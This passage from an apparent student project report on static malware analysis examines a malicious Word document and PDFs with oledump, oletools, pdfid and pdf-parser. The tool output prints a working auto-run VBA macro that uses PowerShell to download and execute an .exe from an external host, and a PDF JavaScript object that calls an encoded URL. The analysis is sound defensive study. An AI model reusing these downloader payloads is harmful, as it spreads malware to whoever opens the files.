
Comparing file hash: We extract the file hash(MD5) and compare it with the VirusTotal engine using vt-py. If the sample is a malware, it is flagged as one.

Printing Library Imports:
We extract the libraries imported by the executable and show it in the report.

Printing File Metadata: Extracting and printing the metadata elements as : executable type, size of the executable, executable variables etc.

Generating a report: Generating a text file report for further usage.

A sample report of an executable is attached:



(figure 8.1: PE file analysis report)

(figure 8.2: PE file analysis report)

(figure 8.3: PE file analysis report)

9. Expanding the static analyser :

9.1. Understanding Microsoft Office File Format Structure :-


First we have to understand the structure of Microsoft office files. There are two main format

- OLE compound file
- OOXML

OLE compound file :-

OLE stands for object linking and embedding. It is a hierarchical collection of stream and storage objects. It consists of root objects with child storage objects and stream objects.

https://www.google.com/search?q=ole+structure+format&rlz=1C1CHBF_enIN982IN982&sxsrf=ALiCzsY8ZRe6J3gqS2nfcsQvQAky3wpKeQ:1652690150068&source=lnms&tbm=isch&sa=X&ved=2ahUKEwjF88XKzuP3AhX4SWwGHTPpDxIQ_AUoAXoECAIQAw&biw=1920&bih=961&dpr=1#imgrc=h_6uFW3nDxVKGM




(Figure 9.1: OLE File Format)

As you can see in (figure 11) there is root storage and root storage contains stream and storage. Storage can sub classify either storage or stream.

OOXML :-

https://stackoverflow.com/questions/38268260/how-far-can-a-xlsx-file-be-simplified

OOXML stands for office open XML format. This is a newer version of microsoft. It is a much simpler OLE file format because it consists of everything in zipped format. It represents a document in the markups form.



(Figure 9.1: OOXMLFile Format)

Once you unzip the file you will see a bunch of packages.

9.2. Analyzing Malicious Office File Using Oledump and Oletools :-

- **Oledump**

It is a python script that will help you to analyze .doc, .ppt, .xlx files. It allows analysis of data streams and embedded macros.

Lat's starts analysis i have to malicious files payment.doc and statements.docx file

```
(base) varun@m3:~/Final year project/project/oledump$ python oledump.py payment.doc
  1:       114 '\x01CompObj'
  2:      4096 '\x05DocumentSummaryInformation'
  3:      4096 '\x05SummaryInformation'
  4:      6830 '1Table'
  5:       379 'Macros/PROJECT'
  6:        41 'Macros/PROJECTwm'
  7: M    1471 'Macros/VBA/ThisDocument'
  8:      2322 'Macros/VBA/_VBA_PROJECT'
  9:       514 'Macros/VBA/dir'
 10:      4096 'WordDocument'
```

(figure 9.2.1: Oledump analysis report)

As you can see it has a listed counp object, Summary information ,table information and macros. The most interesting thing is object number 7 where it has marked M. It means that this document contains macro scripts inside it. So let's see what is inside it .

```
(base) varun@m3:~/Final year project/project/oledump$ python oledump.py payment.doc -s 7
00000000: 01 16 03 00 01 F0 00 00  00 0C 03 00 00 D4 00 00  ................
00000010: 00 DA 01 00 00 FF FF FF  FF 13 03 00 00 53 04 00  .............S..
00000020: 00 00 00 00 00 01 00 00  00 FD C9 05 85 00 00 FF  ................
00000030: FF A3 01 00 00 88 00 00  00 B6 00 FF FF 01 01 00  ................
00000040: 00 00 00 FF FF FF FF 00  00 00 00 FF FF FF FF FF  ................
00000050: FF 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000060: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000070: 00 00 00 00 00 00 00 10  00 00 00 03 00 00 00 05  ................
00000080: 00 00 00 00 00 00 07 00  00 00 FF FF FF FF FF FF  ................
000000A0: 01 08 00 00 00 FF FF FF  FF 78 00 00 00 08 00 00  .........x......
000000B0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000C0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 FF FF  ................
000000D0: 00 00 00 00 4D 45 00 00  FF FF FF FF FF FF 00 00  ....ME..........
000000E0: 00 00 FF FF 00 00 00 00  FF FF 01 01 00 00 00 00  ................
000000F0: DF 00 FF FF 00 00 00 00  18 00 FF FF FF FF FF FF  ................
00000100: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
00000110: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
00000120: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
```

Firefox Web Browser

LibreOffice Writer

(figure 9.2.2: Oledump analysis report)

Here it will list the hexadecimal value

```
(base) varun@m3:~/Final year project/project/oledump$ python oledump.py payment.doc -s 7 -d
ME
1Normal.ThisDocumen
d.exe /c PoWerSHELl (nEW-oBjEcT sYsTeM.neT.wEBcLiEnT).dOWNLOadfILE('http://hhrz83.altervista.org/NDGAFV.exe','%Appdata%\playa.exe');&start %Appdata%\pl
aya.exe& exit A@0
Attribute VB_Name = "ThisDocumen"
Bas1Normal
Global!
Spac
Flse
BExose
emplateDeri
Customliz
C
1P
ub
_Open()cla
d
Tru
Shell ("cmd.exe /c PoWerSHELl (nEW-oBjEcT sYsTeM.neT.wEBcLiEnT).dOWNLOadfILE('http://hhrz83.altervista.org/NDGAFV
2','%AppdI
%\
jya
)D;&
t
@ exit"
XE
d
```

(figure 9.2.3: Oledump analysis report)

There you can see some unwanted characters and you can see it will try to launch a command prompt to execute the cmd.exe file and it is also trying to do something with partial.

```
(base) varun@m3:~/Final year project/project/oledump$ python oledump.py payment.doc -s 7 -v
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Private Sub Document_Open()
Shell ("cmd.exe /c PoWerSHElL (nEW-oBjEcT sYsTeM.neT.wEBcLiEnT).dOWNLOadfILE('http://hhrz83.altervista.org/NDGAFV.exe','%Appdata%\playa.exe');&start %A
ppdata%\playa.exe& exit")
End Sub
```

(figure 9.2.4: Oledump analysis report)

You can see it has defined a function called Document_open which means that this function gets executed as soon as this document is launched and it tries to download a file from http link. This is very high likely that is the actual malware payload that will get downloaded from this office file

- **Oletools :-**

Oletools contains lots of tools which are written in python script some major tools are oleid.py , olemeta.py, oleder.py, olemap.py and olevba.py

Now i am going to analysis same file that i use earlier using all these tools one by one

9.2.1. Analysis using oleid.py

```
(base) varun@m3:~/Final year project/project/oletools$ python oleid.py payment.doc
oleid 0.60.1.dev2 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

Filename: payment.doc
+--------------------+--------------------+----------+--------------------------
|Indicator           |Value               |Risk      |Description
+--------------------+--------------------+----------+--------------------------
|File format         |MS Word 97-2003     |info      |
|                    |Document or Template|          |
+--------------------+--------------------+----------+--------------------------
|Container format    |OLE                 |info      |Container type
+--------------------+--------------------+----------+--------------------------
|Application name    |Microsoft Office    |info      |Application name declared
|                    |Word                |          |in properties
+--------------------+--------------------+----------+--------------------------
|Properties code page|1252: ANSI Latin 1; |info      |Code page used for
|                    |Western European    |          |properties
|                    |(Windows)           |          |
+--------------------+--------------------+----------+--------------------------
|Author              |admin               |info      |Author declared in
|                    |                    |          |properties
+--------------------+--------------------+----------+--------------------------
|Encrypted           |False               |none      |The file is not encrypted
+--------------------+--------------------+----------+--------------------------
|VBA Macros          |Yes, suspicious     |HIGH      |This file contains VBA
|                    |                    |          |macros. Suspicious
|                    |                    |          |keywords were found. Use
|                    |                    |          |olevba and mraptor for
|                    |                    |          |more info.
+--------------------+--------------------+----------+--------------------------
|XLM Macros          |No                  |none      |This file does not contain
|                    |                    |          |Excel 4/XLM macros.
+--------------------+--------------------+----------+--------------------------
|External            |0                   |none      |External relationships
|Relationships       |                    |          |such as remote templates,
|                    |                    |          |remote OLE objects, etc
+--------------------+--------------------+----------+--------------------------
```

(figure 9.2.1: oleid analysis report)

It will give you lots of information about your file. It looks like a bunch of trads inside the file. For example, it checks whether a file is in OLE format or not and you can see this file contains VBA macros that are suspicious.

9.2.2. Analysis using olemeta.py

```
(base) varun@m3:~/Final year project/project/oletools$ python olemeta.py payment.doc
olemeta 0.54 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues
================================================================================
FILE: payment.doc

Properties from the SummaryInformation stream:
+---------------------+------------------------------+
|Property             |Value                         |
+---------------------+------------------------------+
|codepage             |1252                          |
|title                |                              |
|subject              |                              |
|author               |admin                         |
|keywords             |                              |
|comments             |                              |
|template             |Normal.dotm                   |
|last_saved_by        |admin                         |
|revision_number      |1                             |
|total_edit_time      |180                           |
|create_time          |2016-06-29 17:09:00           |
|last_saved_time      |2016-06-29 17:12:00           |
|num_pages            |1                             |
|num_words            |0                             |
|num_chars            |0                             |
|creating_application |Microsoft Office Word         |
|security             |0                             |
+---------------------+------------------------------+

Properties from the DocumentSummaryInformation stream:
+---------------------+------------------------------+
|Property             |Value                         |
+---------------------+------------------------------+
|codepage_doc         |1252                          |
|lines                |0                             |
|paragraphs           |0                             |
|scale_crop           |False                         |
|company              |                              |
|links_dirty          |False                         |
|chars_with_spaces    |0                             |
|shared_doc           |False                         |
|hlinks_changed       |False                         |
|version              |983040                        |
+---------------------+------------------------------+
```

(figure 9.2.2: olemeta analysis report)

It will give you meta information about the file.
You can see the number of pages is 1 and the number of words is also 0.
having a lower number of pages and words might be suspicious.


9.2.3. Analysis using oledir.py

```
(base) varun@m3:~/Final year project/project/oletools$ python oledir.py payment.doc
oledir 0.54 - http://decalage.info/python/oletools
OLE directory entries in file payment.doc:
----+------+-------+----------------------+-----+-----+-----+--------+------
id  |Status|Type   |Name                  |Left |Right|Child|1st Sect|Size
----+------+-------+----------------------+-----+-----+-----+--------+------
0   |<Used>|Root   |Root Entry            |-    |-    |3    |2A      |4992
1   |<Used>|Stream |1Table                |-    |-    |-    |8       |6830
2   |<Used>|Stream |WordDocument          |5    |-    |-    |0       |4096
3   |<Used>|Stream |\x05SummaryInformation|2    |4    |-    |16      |4096
4   |<Used>|Stream |\x05DocumentSummaryInf|-    |-    |-    |1E      |4096
    |      |       |ormation              |     |     |     |        |
5   |<Used>|Storage|Macros                |1    |12   |11   |0       |0
6   |<Used>|Storage|VBA                   |-    |-    |7    |0       |0
7   |<Used>|Stream |ThisDocument          |9    |8    |-    |0       |1471
8   |<Used>|Stream |_VBA_PROJECT          |-    |-    |-    |17      |2322
9   |<Used>|Stream |dir                   |-    |-    |-    |3C      |514
10  |<Used>|Stream |PROJECTwm             |-    |-    |-    |45      |41
11  |<Used>|Stream |PROJECT               |6    |10   |-    |46      |379
12  |<Used>|Stream |\x01CompObj           |-    |-    |-    |4C      |114
13  |unused|Empty  |                      |-    |-    |-    |0       |0
14  |unused|Empty  |                      |-    |-    |-    |0       |0
15  |unused|Empty  |                      |-    |-    |-    |0       |0
----+----------------------------+------+-------------------------------------
id  |Name                        |Size  |CLSID
----+----------------------------+------+-------------------------------------
0   |Root Entry                  |-     |00020906-0000-0000-C000-000000000046
    |                            |      |Microsoft Word 97-2003 Document
    |                            |      |(Word.Document.8)
12  |\x01CompObj                 |114   |
4   |\x05DocumentSummaryInformati|4096  |
    |on                          |      |
3   |\x05SummaryInformation      |4096  |
1   |1Table                      |6830  |
5   |Macros                      |-     |
11  |  PROJECT                   |379   |
10  |  PROJECTwm                 |41    |
6   |  VBA                       |-     |
7   |    ThisDocument            |1471  |
8   |    _VBA_PROJECT            |2322  |
9   |    dir                     |514   |
2   |WordDocument                |4096  |
```

(figure 9.2.3: oledir analysis report)

It will give you directory representation about the ole file.

9.2.4. Analysis using olevba.py




(figure 9.2.4: olevba analysis report)

This is a very interesting tool. It extracts VB scripts for us . it will also give key indicator about file for example you can see there is a word AutoExec which means ones you open the file VBA script execute automatically.

There is also a shell command that this tool marks as suspicious.

9.2.5. Analysis using mraptor.py



(figure 9.2.5: mraptor analysis report)

As you can see, the result is suspicious because it contains a bunch of flags for example AutoExec, Write and Execute.


9.3. PDF File Format :-

PDF stands for portable document format. It encapsulates various elements of a document as an object. Scripting capabilities in the form of action scripts

Four major sections are Header, Body, Xref and Trailer

Structure of pdf file :-

First we have to understand the structure of pdf files.
https://www.researchgate.net/figure/An-example-of-a-simple-PDF-file-structure-that-consists-of-one-page-that-contains-a_fig1_326102942



(figure 9.3: Structure of pdf file)

https://www.pdfprof.com/PDF_Image.php?idt=106976&t=40

Header:


- contains version number.

Objects:

- Its name is 1, 0 is its version number
- obj and endobj delimit the beginning and end of an object.
- << >> defines an dictionary object.
- Part of Body

Cross Reference Table:

- Quick access of every object in the body
- begins with the keyword xref and an EOL
- 0 > Start of object, 4 > objects in body
- 0000000000 65535 f
- 0000000000 is a 10-digit byte offset of the object starting
- from the beginning of the document.
- 65535 is a 5-digit generation number
- entry type, n for in-use, f for free



(figure 9.3: Structure of pdf file)

Analyzing Malicious PDF file using pdfid.py and pdfparser.py :-

Let's start my analysis. I have malicious pdf files example1.pdf, example2.pdf and example3.pdf

9.3.1. Analysis using pdfid.py

```
(base) varun@m3:~/Final year project/project/PDF malicious examples$ python pdfid.py example1.pdf
PDFiD 0.2.8 example1.pdf
 PDF Header: %PDF-1.4
 obj                    26
 endobj                 26
 stream                  9
 endstream               9
 xref                    1
 trailer                 1
 startxref               1
 /Page                   3
 /Encrypt                0
 /ObjStm                 0
 /JS                     1
 /JavaScript             2
 /AA                     0
 /OpenAction             1
 /AcroForm               0
 /JBIG2Decode            0
 /RichMedia              0
 /Launch                 0
 /EmbeddedFile           0
 /XFA                    0
 /Colors > 2^24          0
```

(figure 9.3.1: pdfid analysis report)

So as you can see this pdf file has 26 objects inside and 9 streams. Streams contain all the data.
The most important thing is you can have one openAction file. Which means once you open the pdf file whatever inside the openAction file will automatically execute.

9.3.2. Analysis using pdf-parser.py

```
obj 24 0
 Type:
 Referencing:

  <<
    /S /JavaScript
    /JS "(this.getURL\\(unescape\\('%68%74%74%70%3a%2f%2f%73%65%61%72%63%68%67%6c%6f%62%61%6c%73%69%74%65%2e%63%6f%6d%2f%69%6e%2e%63%67%69%3f%31%37'\\)\\))"
  >>


obj 25 0
 Type:
 Referencing:
```


(figure 9.3.2: pdf-parser analysis report)

This tool will show you lots of information about the pdf file. I have found object number 24 is referencing one url link.

9.3.3. Analysis using our static analyser:

Our analyser extracts the following attributes from the pdf file and reports them:

1. Hashes(MD5,SHA1 etc)
2. Logical Structure
3. Metadata
4. URLs
5. Embedded Javascript etc

